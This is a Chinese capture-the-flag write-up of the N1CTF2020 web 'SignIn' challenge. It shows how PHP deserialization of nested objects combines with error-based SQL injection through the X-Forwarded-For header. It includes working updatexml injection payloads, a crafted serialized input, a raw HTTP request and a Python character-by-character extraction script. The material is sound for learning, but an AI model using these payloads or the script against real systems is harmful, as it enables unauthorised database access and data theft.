
N1CTF2020 Web Signln-wp

原创

Firebasky 于 2020-10-20 18:20:18 发布 512 收藏

分类专栏： ctf php序列化 文章标签： ctf php


ctf 同时被 2 个专栏收录

23 篇文章 2 订阅

订阅专栏


php序列化

5 篇文章 0 订阅

订阅专栏

> 报名了N1CTF 结果没有做 有点后悔 最后才看wp跟着做一次 还有谢谢atao师傅提供的脚本。
> 看来自己也要学习一下怎么写简单的脚本啦。

一. 源代码

```php
<?php
class ip {
    public $ip;
    public function waf($info){//设置waf
    }
    public function __construct() {
        if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
            $this->ip = $this->waf($_SERVER['HTTP_X_FORWARDED_FOR']);//参数可以控制
        }else{
            $this->ip =$_SERVER["REMOTE_ADDR"];
        }
    }
    public function __toString(){//当一个对象被当作一个字符串被调用。
        $con=mysqli_connect("localhost","root","********","n1ctf_websign");
        $sqlquery=sprintf("INSERT into n1ip(`ip`,`time`) VALUES ('%s','%s')",$this->waf($_SERVER['HTTP_X_FORWARD
ED_FOR']),time());
        if(!mysqli_query($con,$sqlquery)){
            return mysqli_error($con);
        }else{
            return "your ip looks ok!";
        }
        mysqli_close($con);
    }
}
class flag {
    public $ip;
    public $check;
    public function __construct($ip) {
        $this->ip = $ip;
    }
    public function getflag(){
     if(md5($this->check)===md5("key***************")){
      readfile('/flag');
     }
        return $this->ip;
    }
    public function __wakeup(){//反序列化会执行__wakeup魔法函数利用点
        if(stristr($this->ip, "n1ctf")!==False)
            $this->ip = "welcome to n1ctf2020";
        else
            $this->ip = "noip";
    }
    public function __destruct() {
        echo $this->getflag();
    }

}
if(isset($_GET['input'])){
    $input = $_GET['input'];
 unserialize($input);//进行反序列化利用点
}
```

上面简单的分析了一下源代码，思路就是进行控制X-Forwarded-For参数进行sql注入到key，然后进行获得flag

二. 分析代码

我们可以看到输入的input进行反序列化操作这样就会调用__wakeup()魔法函数，又因为__wakeup()魔法函数里面stristr()函数，这个函数是忽略大小写字符串的查询。

但是我们要利用的是ip类的__toString()方法进行sql注入。所以如果我们将stristr()函数里面的ip参数换成ip类，这样就会调用ip类的__toString()方法从而执行sql注入

```
$a = new flag(new ip());
echo $a;
#O:4:"flag":2:{s:2:"ip";O:2:"ip":1:{s:2:"ip";N;}s:5:"check";N;}
```

如果我们注入到key就成功可以成功获得flag

接下来就是进行sql注入啦

三. sql注入原理分析

这里进行sql注入原理分析需要结合ip类和flag类一起看

```
#ip类的__toString方法
    public function __toString(){
        $con=mysqli_connect("localhost","root","********","n1ctf_websign");
        $sqlquery=sprintf("INSERT into n1ip(`ip`,`time`) VALUES ('%s','%s')",$this->waf($_SERVER['HTTP_X_FORWARD
ED_FOR']),time());
        if(!mysqli_query($con,$sqlquery)){//错误就返回错误信息
            return mysqli_error($con);
        }else{//正确就返回"your ip looks ok!"
            return "your ip looks ok!";
        }
        mysqli_close($con);
    }
```

```
#flag类的__wakeup()方法
    public function __wakeup(){
        if(stristr($this->ip, "n1ctf")!==False)//寻找字符串"n1ctf"存在
            $this->ip = "welcome to n1ctf2020";
        else
            $this->ip = "noip";
    }
#存在就返回"welcome to n1ctf2020"，不存在就返回"noip"
```

在flag类里面的stristr($this->ip, "n1ctf")中的$this->ip的值是进行SQL语句执行后的返回值，意思就是如果ip类的sql语句执行成功就返回"your ip looks ok!"然后不存在"n1ctf"字符串，最后返回页面的就是noip。如果sql语句执行失败就会返回失败信息，如果信息里面有"n1ctf"就会页面输出welcome to n1ctf2020


通过上面分析，发现正常是插入sql语句是不行的，如果要利用就必须让sql语句执行不成功。而且可以进行判断0或1。所以我们就可以使用报错注入。

```
MariaDB [(none)]> select  updatexml(1,concat('~',(select if((1=1),'n1ctf',0)),'~'),1);
ERROR 1105 (HY000): XPATH syntax error: '~n1ctf~'
MariaDB [(none)]> select  updatexml(1,concat('~',(select if((1=2),'n1ctf',0)),'~'),1);
ERROR 1105 (HY000): XPATH syntax error: '~0~'
MariaDB [(none)]>
```


```
#sql payload
select  updatexml(1,concat('~',(select if((1=1),'n1ctf',0)),'~'),1);

#exp
' or updatexml(1,concat('~',(select if((1=1),'n1ctf',0)),'~'),1) or '
```

这样我们就可以进行报错注入啦，最后就是闭合单引号。



```
GET /?input=O:4:"flag":2:{s:2:"ip";O:2:"ip":1:{s:2:"ip";N;}s:5:"check";N;} HTTP/1.1
Host: 101.32.105.109
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101
Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
X-Forwarded-For:'or updatexml(1,concat('~',(select if((1=2),'n1ctf',0)),'~'),1) or '
Sec-GPC: 1
Cache-Control: max-age=0
```



```
]),time());
        if(!mysqli_query($con,$sqlquery)){
            return mysqli_error($con);
        }else{
            return &quot;your ip looks ok!&quot;;
        }
        mysqli_close($con);
    }
}

class flag {
    public $ip;
    public $check;
    public function __construct($ip) {
        $this-&gt;ip = $ip;
    }
    public function getflag(){
       if(md5($this-&gt;check)===md5(&quot;key****************&quot;)){
            readfile(&#x27;/flag&#x27;);
       }
        return $this-&gt;ip;
    }
    public function __wakeup(){
        if(stristr($this-&gt;ip, &quot;n1ctf&quot;)!==False)
            $this-&gt;ip = &quot;welcome to n1ctf2020&quot;;
        else
            $this-&gt;ip = &quot;noip&quot;;
    }
    public function __destruct() {
        echo $this-&gt;getflag();
    }

}
if(isset($_GET[&#x27;input&#x27;])){
    $input = $_GET[&#x27;input&#x27;];
       unserialize($input);
}
  </code>
<code>noip</code></pre>
<script src="./prism.js"></script>
```


四. Payload

```
#思路
数据库：n1ctf_websign

获得表
'or updatexml(1,concat('~',(select if((substring((select group_concat(table_name) from information_schema.tables
 where table_schema=database()),1,1)='n'),'n1ctf',0)),'~'),1) or '
#n1ip,n1key

获得字段
'or updatexml(1,concat('~',(select if((substring((select group_concat(column_name) from information_schema.colum
ns where table_name='n1key'),1,1)='i'),'n1ctf',0)),'~'),1) or '
#ip,key

获得key值
'or updatexml(1,concat('~',(select if((substring((select `key` from n1key),1,1)='n'),'n1ctf',0)),'~'),1) or '
#n1ctf20205bf75ab0a30dfc0c
```

```
#最后payload
?input=O:4:"flag":2:{s:2:"ip";O:2:"ip":1:{s:2:"ip";N;}s:5:"check";s:25:"n1ctf20205bf75ab0a30dfc0c";}
```

```python
#  -*- coding: utf-8 -*-
# @Author: atao
import requests

url = 'http://101.32.205.189/?input=O:4:"flag":1:{s:2:"ip";O:2:"ip":0:{}}'
dic = "qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM0123456789-+{}="
flag=''

for j in range(1, 20):
    #for m in dic:
    for m in range(48,126):
        headers = {
            'X-Forwarded-For': "'or updatexml(1,concat('~',(select if((substring((select group_concat(table_name
) from information_schema.tables where table_schema=database()),{},1)='{}'),'n1ctf',0)),'~'),1) or '".format(j,c
hr(m))
            #'X-Forwarded-For': "'or updatexml(1,concat('~',(select if((substring((select group_concat(column_na
me) from information_schema.columns where table_name='n1key'),{},1)='{}'),'n1ctf',0)),'~'),1) or '".format(j, m)
            #'X-Forwarded-For': "'or updatexml(1,concat('~',(select if((substring((select `key` from n1key),{},1
)='{}'),'n1ctf',0)),'~'),1) or '".format(j,m)

        }
        res = requests.get(url=url, headers=headers)
        #res = requests.get(url=url, headers=headers)
        #print res.text
        if "<code>welcome to n1ctf2020</code>" in res.text:
            flag = flag + chr(m)
            break
    print flag
```

五. 总结

学习了新姿势序列化配合**sql**注入

还有就是脚本学习hhh~

> 希望对您有帮助~